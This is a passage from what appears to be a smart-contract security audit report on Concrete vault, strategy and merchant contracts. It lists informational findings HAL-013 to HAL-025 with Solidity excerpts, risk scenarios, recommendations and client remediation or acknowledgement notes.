4. `CONFIG_ROLE` must register the missing artifact before a new proposal can mature.

Impact: Routine key rotation, strategy recovery, and priority-withdrawal onboarding can be unavailable after timelock activation until configuration is repaired. The immediate `WITHDRAWAL_MANAGER` grant is intentionally exempt and is not part of this finding.

RECOMMENDATION

Register every delay-gated role and selector before timelock activation, including the missing strategy roles, strategy unpause, and priority-withdrawal role. Enforce registry completeness in CI.

REMEDIATION COMMENT

Addressed in: e9fb42966a9fe169fe838108c6adfc89962dcc94

Solved: The timelock artifact list now seeds `PRIORITY_WITHDRAWAL_EXECUTOR` for `CT_VAULT`, plus `ROLE_ADMIN`, the `unpause()` selector, and `setCooldownPeriod()` for `CT_STRATEGY` in `TimelockConfigurationLib`, matching every selector that `grantRole()` and `unpause()` actually gate behind their delay checks. A proposed role rotation or an `unpause()` call can no longer strand without a matching artifact, since the delay-gated actions and the seeded artifact list are now in sync.

HAL-013 ACKNOWLEDGED

L2 oracle adapters rely on upstream sequencer protections

● Informational · 1.2 AO:A/AC:L/AX:H/R:P/S:U/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`PositionHelperAaveV3` and `PositionHelperMorpho` consume configured upstream oracle values without an adapter-local L2 sequencer uptime or recovery-grace check. Actual exposure depends on the deployed oracle contracts and any protections enforced by Aave, Morpho, or the surrounding deployment.

SOL 316-322

```
316 function collateralPriceInBorrowTokensInRay() public view override returns (uint256) {
317     uint256 collateralPrice = PRICE_ORACLE.getAssetPrice(COLLATERAL_TOKEN());
318     if (collateralPrice == 0) revert OracleZeroPrice(COLLATERAL_TOKEN());
319     uint256 borrowPrice = PRICE_ORACLE.getAssetPrice(BORROW_TOKEN());
320     if (borrowPrice == 0) revert OracleZeroPrice(BORROW_TOKEN());
321     return collateralPrice.mulDiv(RAY * 10 ** BORROW_DECIMALS(), borrowPrice * 10 **
    COLLATERAL_DECIMALS());
322 }
```

Scenario:

1. The helper is deployed on an L2 whose sequencer experiences an outage or recovery period.
2. The configured upstream oracle continues returning a nonzero but stale or unsafe value and does not enforce its own sequencer guard.
3. A permissioned or permissionless position action consumes the value before the grace period ends.

Impact: Position adjustment or liquidation decisions can use unsafe prices, or revert, on an affected deployment. This is conditional integration hardening; it is not proven for any deployment whose upstream oracle already enforces sequencer safety.

RECOMMENDATION

Define sequencer-outage handling for each deployed oracle. Block risk-increasing price-dependent actions during outages and recovery grace periods while preserving repayment and administrator-controlled risk reduction.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the oracle trust model is intended. `PositionHelperAaveV3` and `PositionHelperMorpho` deliberately read the same price oracle

the lending market itself uses, so the helper cannot diverge from the lender's own liquidation basis during a sequencer outage, and the true position owner keeps an independent rescue path because repayment and owner-driven risk reduction remain available even when a stale feed understates risk. A stale sequencer-period price is therefore bounded to the same exposure the underlying lending market already carries and is not harmful to the protocol's own accounting. The client retains the observation on record and acknowledges the residual risk.

HAL-014 ACKNOWLEDGED

Unverified conversion input can misstate AssetCX yield minting

● Informational · 1.0 AO:S/AC:L/AX:M/R:N/S:U/C:N/A:N/I:H/D:N/Y:N

DESCRIPTION

`ConcreteMerchant::finalizeYieldAccrual()` intentionally accepts a realized yield quantity in AssetCX units that can differ from the pending yield-token quantity. The function nevertheless relies entirely on `OPERATOR_ROLE` to supply the correct `amountInAsset`; it does not verify an authenticated conversion result, price bound, or independent approval before minting that amount.

SOL 848-895

```
848 function finalizeYieldAccrual(address vault, uint256 nonce, uint256 amountInAsset,
    bytes32 txHash)
849     external
850     whenNotPaused
851     onlyRole(OPERATOR_ROLE)
852 {
853     if (txHash == bytes32(0)) {
854         revert InvalidTxHash();
855     }
856
857     if (amountInAsset == 0) {
858         revert InvalidAmount();
859     }
860
861     ConcreteMerchantStorageLib.Storage storage $ = ConcreteMerchantStorageLib.fetch();
862
863     if ($.qcTxToAmount[txHash] != 0) {
864         revert TxHashAlreadyUsed(txHash);
865     }
866
867     uint256 pendingAmountInYieldToken = $.pendingYieldByNonce[nonce];
868     if (pendingAmountInYieldToken == 0) {
869         revert NoPendingYieldForNonce(nonce);
870     }
871
872     ConcreteMerchantStorageLib.VaultYieldConfig memory vaultConfig =
    $.vaultYieldConfigs[vault];
873     if (vaultConfig.strategy == address(0)) {
874         revert YieldConfigNotSet();
875     }
876
877     IMultisigStrategy strategy = IMultisigStrategy(vaultConfig.strategy);
878
879     address recordedYieldToken = $.pendingYieldTokenByNonce[nonce];
880     $.pendingYieldByNonce[nonce] = 0;
881     $.pendingYieldTokenByNonce[nonce] = address(0);
882     $.totalPendingYieldByToken[recordedYieldToken] -= pendingAmountInYieldToken;
883     $.pendingYieldPerVaultByToken[vault][recordedYieldToken] -=
    pendingAmountInYieldToken;
884     $.qcTxToAmount[txHash] = amountInAsset;
885
886     AssetCX token = $.assetCX;
887     token.mint(amountInAsset);
888
889     IERC20 tokenInterface = IERC20(address(token));
890     SafeERC20.forceApprove(tokenInterface, vaultConfig.strategy, amountInAsset);
891     strategy.finalizeMerchantYieldAccrual(nonce, amountInAsset, recordedYieldToken);
```

```
892
893         SafeERC20.forceApprove(tokenInterface, vaultConfig.strategy, 0);
894
            emit YieldAccrualFinalized(nonce, recordedYieldToken, vault,
        pendingAmountInYieldToken, amountInAsset, txHash);
895     }
```

Scenario:

1. A whitelisted yield token is transferred to the configured multisig and recorded under a pending nonce.
2. The off-chain conversion produces a realized AssetCX value, which can legitimately differ from the pending token quantity.
3. Through compromise or input error, `OPERATOR_ROLE` submits an incorrect nonzero `amountInAsset`.
4. `finalizeYieldAccrual()` clears the pending record and mints exactly the supplied AssetCX amount without validating the conversion result.

Impact: An incorrect trusted-operator input can understate or overstate the AssetCX minted for realized yield. The pending and realized quantities use different assets and may legitimately differ, so direct decimal normalization is not a valid check. This is operational input-validation hardening, not evidence of an unprivileged mint path.

RECOMMENDATION

Verify `amountInAsset` against a replay-protected conversion attestation bound to the vault, token, pending amount, realized amount, transaction hash, and expiry. If conversion remains fully trusted, document and monitor that trust assumption.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the trusted-operator conversion input is an accepted trade-off at the current bespoke deployment stage. `ConcreteMerchant::finalizeYieldAccrual()` relies on `OPERATOR_ROLE` to supply the realized `amountInAsset`, and this is backed by off-chain controls including a backend oracle cross-check before signature, monitoring and stop controls, a required human signature, and the replay-protected `qcTxToAmount` hash binding that ties each mint to a unique qualified-custody transaction, with a roadmap item to add an on-chain slippage or deviation bound. The client retains the observation on record and acknowledges the residual risk.

HAL-015 ACKNOWLEDGED

Hook managers can bypass delayed compliance-hook replacement

● Informational · 1.0 AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:M/D:N/Y:N

DESCRIPTION

`ConcreteStandardVaultImpl::setHooks()` is timelocked, but an installed `HookContainer` exposes immediate `addHook()`, `replaceHook()`, and `removeHook()` operations to `HOOK_MANAGER_ROLE`. The manager can therefore change the effective compliance and lock hooks without using the vault-level review path.

SOL 138-152

```
138     function addHook(address _hook) external
    onlyRole(PeripheryRolesLib.HOOK_MANAGER_ROLE) {
139         HookContainerStorageLib.HookContainerStorage storage $ =
    HookContainerStorageLib.fetch();
140
141         require(_hook != address(0), ZeroAddress());
142         require(_hook != address(this), SelfRegistrationNotAllowed());
143         require(!$.isHookRegistered[_hook], HookAlreadyRegistered(_hook));
144         require($.hooks.length < MAX_HOOKS, MaxHooksExceeded());
145
146         require(IHook(_hook).VAULT() == VAULT(), HookVaultMismatch(_hook));
147
148         $.hooks.push(_hook);
149         $.isHookRegistered[_hook] = true;
150
151         emit HookAdded(_hook);
152     }
```

Scenario:

1. A vault points to a `HookContainer` that includes a transfer restriction or deposit-lock hook.
2. A compromised or mistaken `HOOK_MANAGER_ROLE` account removes or replaces that hook.
3. The container change takes effect immediately, without the delay required to replace the container through `setHooks()`.
4. Subsequent vault operations execute the modified hook set during the review gap.

Impact: A trusted hook manager can immediately weaken compliance or lock enforcement despite the delayed vault-level hook setter. Administrators can restore the hook, but transfers or redemptions completed during the gap may be irreversible.

RECOMMENDATION

Apply the governance delay to hook additions, replacements, and ordinary removals while permitting matured repairs during a pause. Keep `pause()` and removal-only emergency action immediate.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because timelock coverage is intentionally scoped only to the `Vault`, `Strategy`, and `Factory` contracts today. `HookContainer::addHook()`, `replaceHook()`, and `removeHook()` therefore remain immediate `HOOK_MANAGER_ROLE` actions even though `ConcreteStandardVaultImpl::setHooks()` is already timelocked, with the client planning to extend the Timelock to `HookContainer` in a future phase. The client retains the observation on record and acknowledges the residual risk.

HAL-016 SOLVED

Invalid Morpho oracle values can disable position recovery

● Informational · 1.0 AO:A/AC:L/AX:H/R:P/S:C/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

`PositionHelperMorpho::getCurrentLtvInWad()` treats a zero oracle price like a zero-risk position and returns 0, while `collateralPriceInBorrowTokensInRay()` also returns a zero price. The Aave adapter rejects zero prices explicitly. A very small nonzero price can also make `collateral.mulDiv(oraclePrice, ORACLE_PRICE_SCALE)` round to 0, causing the outer LTV division to revert; an extreme resulting ratio can exceed `uint64`. These failure modes can suppress or block operator recovery precisely when the position is distressed.

SOL 319-329

```
319     /// @dev Computes the current LTV from collateral and debt using the Morpho market oracle.
320     ///      LTV = debt / collateralValue = debt * ORACLE_PRICE_SCALE / (collateral * oraclePrice)
321     function getCurrentLtvInWad() public view override returns (uint64) {
322         uint256 collateral = getCollateralAmount();
323         if (collateral == 0) return 0;
324         uint256 debt = getDebtAmount();
325         if (debt == 0) return 0;
326         uint256 oraclePrice = IOracle(PositionHelperMorphoStorageLib.fetch().oracle).price();
327         if (oraclePrice == 0) return 0;
328         return debt.mulDiv(WAD, collateral.mulDiv(oraclePrice, ORACLE_PRICE_SCALE)).toUint64();
329     }
```

Scenario:

1. The configured Morpho oracle returns 0 while the position has collateral and debt.
2. For an exact zero price, `getCurrentLtvInWad()` returns 0, so the operator branch of the self-liquidation guard does not recognize the distressed position. For a sufficiently small nonzero price, the rounded collateral-value denominator can become 0 and revert instead.
3. Other position-management calculations receive a zero collateral price and can revert or return conservative values.

Impact: An invalid or extremely small oracle response can disable operator self-liquidation and make position-management behavior ambiguous until the oracle recovers or an admin intervenes. No price-based extraction path is established.

RECOMMENDATION

When collateral and debt are both nonzero, reject zero raw prices or zero computed collateral values and keep ratio arithmetic in `uint256`. Preserve the existing zero-position early returns and saturate only bounded public outputs.

REMEDIATION COMMENT

Addressed in: aca8c47f464688f483867baade45cec0f5acb8b1

Solved: `getCurrentLtvInWad()` now computes the collateral value in `uint256` and reverts with `InvalidOraclePrice` whenever that value is zero, a single guard that covers both a zero raw oracle price and a dust price that rounds the collateral value to zero, and it saturates an extreme ratio to `type(uint64).max` via `Math.min()` rather than reverting on the cast, while `collateralPriceInBorrowTokensInRay()` likewise reverts when the raw price or its RAY conversion is zero. The `collateral == 0` and `debt == 0` early returns are preserved, so an invalid or extremely small Morpho oracle response can no longer be reported as a misleading zero LTV that hides a distressed position or silently suppresses the operator recovery branch.

HAL-017 SOLVED

Predeposit claims can leave the stored floating ledger stale

● Informational · 0.9 AO:A/AC:L/AX:H/R:P/S:U/C:N/A:L/I:M/D:N/Y:N

DESCRIPTION

`ConcretePredepositVaultImpl::claimOnTargetChain()` and the manager batch claim reduce `cachedTotalAssets` without reducing or validating the stored `floating` amount. If claims begin while idle floating is nonzero, the v1.5 accounting relationship diverges. A later flavour migration cannot repair the value through `MigrationLib::setFloatingAmount()` because that function returns once tracking is already active.

SOL 97–124

```
97      function claimOnTargetChain(bytes calldata options) external payable whenNotPaused
        nonReentrant withYieldAccrual {
98          PDVLib.ConcretePredepositVaultImplStorage storage $ = PDVLib.fetch();
99
100         // Ensure self claims are enabled
101         require($.selfClaimsEnabled, SelfClaimsDisabled());
102
103         _validateClaimConditions($);
104
105         // Get user's current share balance
106         uint256 userShares = balanceOf(msg.sender);
107         require(userShares != 0, NoSharesToClaim());
108
109         // decrease cached totalAssets proportionally to the user's shares to maintain
        the share price
110         uint256 assets = userShares.calcConvertToAssets(totalSupply(),
        cachedTotalAssets(), Math.Rounding.Floor, false);
111         CachedVaultStateLib.fetch().cachedTotalAssets = cachedTotalAssets() - assets;
112
113         _burn(msg.sender, userShares);
114
115         // Store locked shares
116         $.lockedShares[msg.sender] += userShares;
117
118         bytes memory payload = abi.encode(MSG_TYPE_CLAIM, msg.sender, userShares);
119
120         // Send the message via the OApp (quote and fee validation done internally)
121         IPredepostVaultOApp($.oapp).send{value: msg.value}(payload, options,
        msg.sender);
122
123         emit SharesClaimedOnTargetChain(msg.sender, userShares);
124     }
```

SOL 36–45

```
36      /// @dev Idempotent: no-op if tracksFloatingAmount is already set.
37      ///      data must be at least 32 bytes; the first word is decoded as the new
        floating amount.
38      function setFloatingAmount(bytes calldata data) external {
39          CachedVaultStateLib.ConcreteCachedVaultStateStorage storage $ =
```

```
40  CachedVaultStateLib.fetch();
41          if ($.tracksFloatingAmount) return;
42          if (data.length < 32) revert InsufficientDataForFloatingAmount();
43          (uint256 newFloatingAmount) = abi.decode(data, (uint256));
44          $.floating = newFloatingAmount;
45          $.tracksFloatingAmount = true;
        }
```

Scenario:

1. The predeposit vault enters its claim phase while `floating` still records nonzero idle assets.
2. Users claim on the target chain. Each claim burns shares and reduces `cachedTotalAssets`, but leaves `floating` unchanged.
3. Governance later migrates the vault to a flavour that consumes stored floating for withdrawal or allocation liquidity.
4. The migration supplies a corrected value, but `setFloatingAmount()` ignores it because `tracksFloatingAmount` is already true.

Impact: The migrated vault can overstate idle liquidity or allocation capacity until governance deploys another reconciliation path. The scenario requires nonzero floating at claim time, which normal operations may avoid, and no direct over-withdrawal or theft path is established. This is accounting and migration hardening for a release-introduced stored ledger.

RECOMMENDATION

Require `floating == 0` before and during the predeposit claim phase. Restrict any legacy reconciliation to a validated, versioned upgrade migration rather than a persistent setter.

REMEDIATION COMMENT

Addressed in: a41e32ada875b609a8a3fd9d8df6b2f6dea098a0

Solved: The stored `floating` and `tracksFloatingAmount` slots in `ConcreteCachedVaultStateStorageLib` have been removed entirely, along with `MigrationLib::setFloatingAmount()` and its `InsufficientDataForFloatingAmount` error, so the floating amount is now derived on the fly from `cachedTotalAssets`, allocated assets, and locked assets. Because `claimOnTargetChain()` and the manager batch claim already reduce `cachedTotalAssets` on each claim, the derived value automatically tracks that reduction, so the floating ledger can no longer go stale or diverge from actual accounting.

HAL-018 ACKNOWLEDGED

Immediate recovery alias bypasses delayed strategy unpause review

● Informational · 0.9 AO:S/AC:L/AX:L/R:P/S:C/C:N/A:N/I:H/D:N/Y:N

DESCRIPTION

`BaseStrategy::unpause()` now requires delayed review, but `MultisigStrategy::unpauseAndAdjustTotalAssets()` can immediately resume the strategy and apply an accounting correction without threshold or cooldown validation. The alias is documented as emergency admin recovery, so the gap is incomplete review-window coverage rather than unauthorized access.

SOL 311-321

```
311     /**
312      * @notice Unpauses the strategy and adjusts the total assets
313      * @dev Can only be called by the owner
314      * @dev Skips the validation of the accounting change, used by the admin multisig
    to fix the accounting when the strategy is paused
315      * @dev Allows the admin to correct the accounting when the strategy is paused in
    a single transaction even if the change exceeds the max accounting change threshold
316      * @param diff The amount of underlying assets to adjust the total assets by
317      */
318     function unpauseAndAdjustTotalAssets(int256 diff) external
    onlyRole(PeripheryRolesLib.STRATEGY_ADMIN) {
319         _unpause();
320         _adjustTotalAssets(diff);
321     }
```

Scenario:

1. A strategy is paused and the standard delayed `unpause()` path is expected to provide a review window.
2. A compromised or mistaken `STRATEGY_ADMIN` calls `unpauseAndAdjustTotalAssets(diff)` directly.
3. The strategy resumes immediately and the supplied signed accounting change is applied without the ordinary magnitude, nonce, or cooldown checks.

Impact: The trusted strategy admin can bypass the delayed resume path and combine immediate recovery with an arbitrary accounting correction. `PAUSER` can pause again, and administrators can correct accounting, so this is governance and emergency-path hardening.

RECOMMENDATION

Restrict `unpauseAndAdjustTotalAssets()` to a dedicated emergency-recovery role whose grant is delayed, while preserving immediate execution for authorized incident response.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the immediate recovery alias is intended. The standard `unpause()` path is a PAUSER-role action for routine pauses and correctly routes through the Timelock, but `MultisigStrategy::unpauseAndAdjustTotalAssets()` exists specifically to reconcile accounting and resume in one transaction after an automation auto-pause, so routing it through the same timelock would defeat its emergency purpose; the path is bounded by the auto-pause-on-threshold-breach guard in `_adjustTotalAssets()/isValidAccountingChange()`, which re-halts the strategy on an invalid accounting change. The client retains the observation on record and acknowledges the residual risk.

HAL-019 ACKNOWLEDGED

Strategy admins can replace fund-handling modules without review

● Informational · 0.9 AO:S/AC:L/AX:L/R:P/S:C/C:N/I:N/A:N/D:H/Y:N

DESCRIPTION

`BaseLoopingStrategy::setFlashModule()`, `BaseLoopingStrategy::setSwapModule()`, and `BaseLoopingStrategy::setLenderModule()` replace contracts that execute flash callbacks, swaps, and lender accounting. Each setter requires `STRATEGY_ADMIN` but omits `afterDelay`, so a replacement becomes active without the review window used for other sensitive strategy changes.

SOL 518-533

```
518 function setFlashModule(address flashModule_) external virtual override
    onlyRole(PeripheryRolesLib.STRATEGY_ADMIN) {
519     _setFlashModule(flashModule_, true);
520 }
521
522 function setSwapModule(address swapModule_) external virtual override
    onlyRole(PeripheryRolesLib.STRATEGY_ADMIN) {
523     _setSwapModule(swapModule_, true);
524 }
525
526 function setLenderModule(address lenderModule_)
527     external
528     virtual
529     override
530     onlyRole(PeripheryRolesLib.STRATEGY_ADMIN)
531 {
532     BaseLoopingHelperLib.setLenderModule(lenderModule_, true);
533 }
```

Scenario:

1. A strategy operates with timelock enforcement active and approved flash, swap, and lender modules.
2. A compromised or mistaken `STRATEGY_ADMIN` replaces one of the module addresses directly.
3. The next looping operation trusts the new module for token approvals, callback authorization, swap execution, or position reporting before governance can review the change.

Impact: A trusted strategy administrator can immediately redirect a fund-handling integration. Existing role restrictions and the ability to replace the module again limit this to governance hardening, but the missing delay removes the intended reaction window.

RECOMMENDATION

Require a matured timelock proposal before activating replacement flash, swap, or lender modules. Validate deployed code and existing compatibility checks while preserving immediate pause and approval revocation.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the missing review delay on the fund-handling module setters is an intentional scope limitation of the current timelock rollout. Timelock coverage today only extends to the `Vault`, `Strategy`, and `Factory` contracts, so `BaseLoopingStrategy::setFlashModule()`, `setSwapModule()`, and `setLenderModule()` remain immediate `STRATEGY_ADMIN` actions until timelocks are extended to more strategies in a planned next phase. The client retains the observation on record and acknowledges the residual risk.

HAL-020 ACKNOWLEDGED

FeeAccountant upgrade and rescue remain immediate admin actions

● Informational · 0.5 AO:S/AC:L/AX:L/R:P/S:U/C:N/A:M/I:N/D:N/Y:N

DESCRIPTION

`FeeAccountant::rescueToken()` and UUPS upgrade authorization are immediate `DEFAULT_ADMIN_ROLE` actions. The standalone accountant does not implement the shared timelock, and repository documentation does not state that it must. The rescue path explicitly excludes the configured vault share token.

SOL 137–143

```sol
137 function rescueToken(address token, address to, uint256 amount) external
    onlyRole(DEFAULT_ADMIN_ROLE) {
138     if (token == address(0)) revert ZeroToken();
139     if (token == address(vault)) revert CannotRescueVaultShares();
140     if (to == address(0)) revert ZeroRecipient();
141     if (amount == 0) revert ZeroAmount();
142     IERC20(token).safeTransfer(to, amount);
143 }
```

Scenario:

1. The FeeAccountant default-admin key is compromised or used incorrectly.
2. The account upgrades the implementation or rescues a non-vault-share token without a review delay.
3. Governance must react through the same admin or proxy-upgrade authority.

Impact: The standalone component retains immediate trusted-admin power over upgrades and incidental token balances. This is governance-consistency hardening, not evidence that vault fee shares can be rescued.

RECOMMENDATION

If uniform governance review is required, timelock FeeAccountant upgrades and non-emergency rescues while preserving a bounded emergency recovery path and the vault-share rescue restriction.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because timelock coverage is intentionally scoped only to the `Vault`, `Strategy`, and `Factory` contracts at this stage. `FeeAccountant`, along with PreDeposit contracts, hooks, and other peripheral contracts, is deliberately left outside

the Timelock for now, so `FeeAccountant::rescueToken()` and its upgrade authorization remain immediate `DEFAULT_ADMIN_ROLE` actions, though the rescue path still enforces its code-level guard excluding the configured vault share token. The client retains the observation on record and acknowledges the residual risk.

HAL-021 ACKNOWLEDGED

A paused active strategy can block vault operations

● Informational · 0.5 AO:S/AC:L/AX:L/R:F/S:C/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`YieldAccrualLib::previewStrategyYield()` skips strategies only when their vault-side status is not `Active`. A strategy-level `pause()` leaves that status unchanged, while `BaseStrategy::totalAllocatedValue()` reverts under `whenNotPaused`. Vault operations that accrue yield can therefore fail until the vault manager halts the paused strategy in the vault registry.

SOL 162-178

```
162     /**
163      * @dev Preview yield for a single strategy.
164      * @param strategy The address of the strategy contract
165      * @return yield The amount of positive yield generated
166      * @return loss The amount of loss incurred
167      * @return currentTotalAllocatedValue The current total allocated value
168      */
169     function previewStrategyYield(address strategy) public view returns (uint256, uint256, uint256) {
170         SVLib.ConcreteStandardVaultImplStorage storage $ = SVLib.fetch();
171
172         uint120 strategyAllocatedAmount = $.strategyData[strategy].allocated;
173
174         if ($.strategyData[strategy].status != IConcreteStandardVaultImpl.StrategyStatus.Active) {
175             return (0, 0, 0);
176         }
177
178         uint256 currentTotalAllocatedValue = IStrategyTemplate(strategy).totalAllocatedValue();
```

Scenario:

1. The vault has an allocated strategy whose vault-side status is `Active`.
2. The strategy's `PAUSER` pauses the strategy without changing the vault registry status.
3. A user calls a vault operation wrapped by `withYieldAccrual`.
4. Yield preview calls the paused strategy's `totalAllocatedValue()` and reverts, reverting the user operation.
5. `STRATEGY_MANAGER` restores availability by halting the strategy in the vault registry.

Impact: A strategy-level emergency pause can temporarily block deposits, withdrawals, and other yield-accruing vault operations. The trigger requires the strategy pauser role, and recovery is an immediate vault-manager status change.

RECOMMENDATION

Detect a paused active strategy before calling `totalAllocatedValue()` and treat it as temporarily unavailable without changing its stored allocation.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because halting yield-accruing vault operations while a strategy is paused is an intentional safety circuit-breaker, not a bug. A strategy-level `pause()` causes `BaseStrategy::totalAllocatedValue()` to revert under `whenNotPaused`, which propagates through `YieldAccrualLib::previewStrategyYield()` and blocks deposits, withdrawals, and redeems vault-wide until `STRATEGY_MANAGER` halts the affected strategy in the vault registry, since the client prefers freezing operations over pricing them off a paused strategy. The client retains the observation on record and acknowledges the residual risk.

HAL-022 ACKNOWLEDGED

Strategy failures can delay withdrawals pending manager intervention

● Informational · 0.5 AO:S/AC:L/AX:L/R:F/S:C/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`WithdrawLib::executeWithdrawFromStrategies()` propagates a revert from any active strategy's `onWithdraw()`. The vault documentation explicitly requires every strategy withdrawal call to succeed, so atomic failure is intentional. The operational consequence is that a reverting strategy must be halted before withdrawals can skip it.

SOL 93

```
93 | uint256 actualWithdrawn = IStrategyTemplate(strategy).onWithdraw(withdrawAmount);
```

Scenario:

1. An active strategy or its external dependency begins reverting during `onWithdraw()`.
2. A user requests more assets than idle floating can satisfy.
3. The strategy revert aborts the atomic withdrawal.
4. `STRATEGY_MANAGER` halts the strategy, after which the vault can use idle assets and other active strategies subject to available liquidity.

Impact: Withdrawals that require the failing strategy are delayed until manager intervention. A generic `try/catch` does not create missing liquidity and would change the documented atomic solvency model, so this is an operational design observation rather than a missing-check vulnerability.

RECOMMENDATION

Document and monitor the atomic strategy-failure policy. Implement best-effort deallocation only if the vault can prove the full withdrawal amount is funded before burning shares.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the atomic all-or-nothing withdrawal behavior is the intended solvency posture.
`WithdrawLib::executeWithdrawFromStrategies()` propagates any revert from an active strategy's `onWithdraw()` by design, since a generic try/catch would not create the missing liquidity and would instead mask a failing strategy, so recovery relies on STRATEGY_MANAGER

halting the affected strategy so the vault can draw on idle assets and the remaining active strategies. The client retains the observation on record and acknowledges the residual risk.

HAL-023 SOLVED

Unsafe slippage values can disable looping operations

● Informational · 0.5 AO:S/AC:L/AX:L/R:F/S:C/C:N/A:H/I:N/D:N/Y:M

DESCRIPTION

`BaseLoopingStrategy::_setMaxSlippage()` rejects 0 but accepts values at or above `WAD`. Looping calculations later evaluate `WAD - maxSlippageInWad`, so a value of 100 percent or more reverts. Values immediately below `WAD` remain arithmetically valid but permit nearly the entire oracle-priced swap budget to be consumed.

SOL 738-742

```
738 function _setMaxSlippage(uint64 maxSlippageInWad, bool emitEvent) internal {
739     if (maxSlippageInWad == 0) revert ZeroMaxSlippage();
740     BLSSLib.fetch().maxSlippageInWad = maxSlippageInWad;
741     if (emitEvent) emit MaxSlippageUpdated(maxSlippageInWad);
742 }
```

Scenario:

1. `STRATEGY_ADMIN` stores `maxSlippageInWad = WAD`, or an authorized operator supplies the same value to the custom adjustment overload.
2. A preview or execution path calls the looping factor calculation.
3. The subtraction `WAD - maxSlippageInWad` becomes 0 or underflows, and the operation reverts.
4. If the configured value is only slightly below `WAD`, execution remains available but exposes an excessive swap tolerance to public liquidity.

Impact: A trusted configuration mistake can disable looping operations until the value is corrected. A high sub-`WAD` value can also cause avoidable execution loss within the configured tolerance.

RECOMMENDATION

Enforce `0 < slippage < WAD` at every configuration, execution, and preview entrypoint that reaches looping math, while preserving an authorized emergency-deleveraging path.

REMEDIATION COMMENT

Addressed in: c9120f0a1e911e791eb72b359a9f1729379b294c

Solved: `_setMaxSlippage()` now rejects both `0` via `ZeroMaxSlippage` and any value at or above `WAD` via `MaxSlippageAboveWad`, so the persisted `maxSlippageInWad` is always strictly

between `0` and `WAD`. Since this is the single write path reached by both `setMaxSlippage()` and `_initialize()`, the looping factor calculation can no longer hit a zero denominator or underflow on `WAD - maxSlippageInWad`, so a misconfigured admin value can no longer disable looping operations.

HAL-024 ACKNOWLEDGED

Unsupported token behavior can desynchronize pending-yield bookkeeping

● Informational · 0.3 AO:S/AC:L/AX:L/R:P/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

`ConcreteMerchant::initiateYieldAccrual()` records the requested token amount before transferring it and does not reconcile the multisig's received balance. This is correct for the supported standard stablecoins, but fee-on-transfer or rebasing behavior would desynchronize the pending-yield records if a trusted manager whitelisted an unsupported token.

SOL 822-831

```
822         $.pendingYieldByNonce[nonce] = amountInYieldToken;
823         $.pendingYieldTokenByNonce[nonce] = yieldToken;
824         $.nextYieldNonce = nonce + 1;
825
826         uint256 totalPendingForToken = $.totalPendingYieldByToken[yieldToken] +
    amountInYieldToken;
827         $.totalPendingYieldByToken[yieldToken] = totalPendingForToken;
828         uint256 vaultPendingForToken = $.pendingYieldPerVaultByToken[vault]
    [yieldToken] + amountInYieldToken;
829         $.pendingYieldPerVaultByToken[vault][yieldToken] = vaultPendingForToken;
830
831         IERC20(yieldToken).safeTransferFrom(vaultConfig.strategy,
    vaultConfig.yieldMultisig, amountInYieldToken);
```

Scenario:

1. `MERCHANT_MANAGER_ROLE` whitelists a fee-on-transfer or rebasing token contrary to the supported-token policy.
2. A strategy initiates yield accrual for that token.
3. The pending mappings record the requested amount, while the multisig receives a different amount.

Impact: Pending-yield views and token-removal checks can diverge from the multisig's actual unsupported-token balance. The scenario requires privileged configuration outside the documented token model and does not affect supported standard tokens.

RECOMMENDATION

Enforce the supported-token policy through an approved-token registry. If nonstandard tokens are supported, account from observed balance changes instead of requested transfer amounts.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the behavior/design is intended: the yield-token whitelist enforced through `setYieldTokenWhitelisted()` is restricted to standard, well-behaved stablecoins and blue-chip assets with no fee-on-transfer or rebasing semantics, so the bookkeeping in `initiateYieldAccrual()`, which records `pendingYieldByNonce` and `totalPendingYieldByToken` from the requested amount rather than a measured balance delta, matches actual transfers for every supported token. The desync only arises from a privileged misconfiguration where `MERCHANT_MANAGER_ROLE` whitelists a non-conforming token in violation of the documented token policy. The client retains the observation on record and acknowledges the residual risk.

HAL-025 ACKNOWLEDGED

Incomplete migration input can allow user-account reuse

● Informational · 0.3 AO:S/AC:L/AX:M/R:P/S:U/C:N/A:N/I:M/D:N/Y:N

DESCRIPTION

`ConcreteMerchant::reinitializeV2()` backfills `usedUserAccounts` from a list supplied by `DEFAULT_ADMIN_ROLE`. The contract cannot derive whether the list includes every currently bound and historically rotated address, so migration correctness depends on the deployment input.
The migration iterates over the entire calldata array in one transaction. Because `reinitializer(2)` can succeed only once, a historical set that does not fit within the block gas limit cannot be safely split across repeated calls; truncating the list to make the upgrade executable recreates the omission risk described below.

SOL 217–229

```sol
function reinitializeV2(address[] calldata existingUserAccounts)
    external
    reinitializer(2)
    onlyRole(DEFAULT_ADMIN_ROLE)
{
    ConcreteMerchantStorageLib.Storage storage $ = ConcreteMerchantStorageLib.fetch();

    uint256 len = existingUserAccounts.length;
    for (uint256 i = 0; i < len; ++i) {
        address account = existingUserAccounts[i];
        if (account == address(0)) continue;
        $.usedUserAccounts[account] = true;
    }
```

Scenario:

1. An existing merchant proxy is upgraded and the migration omits an address that was previously bound to a user ID.
2. The one-shot reinitializer marks only the supplied addresses as used.
3. A later manager assigns the omitted address to another user ID because `usedUserAccounts` does not contain it.

Impact: An incomplete or gas-constrained trusted migration input can weaken the intended no-reuse history for user accounts. No incomplete production list is demonstrated, and recovery requires correcting the migration before reuse or deploying a follow-up reconciliation upgrade.

RECOMMENDATION

Build the migration set from a published snapshot. If migration requires multiple transactions, block account assignment and rotation until all committed batches are processed and explicitly finalized.

REMEDIATION COMMENT

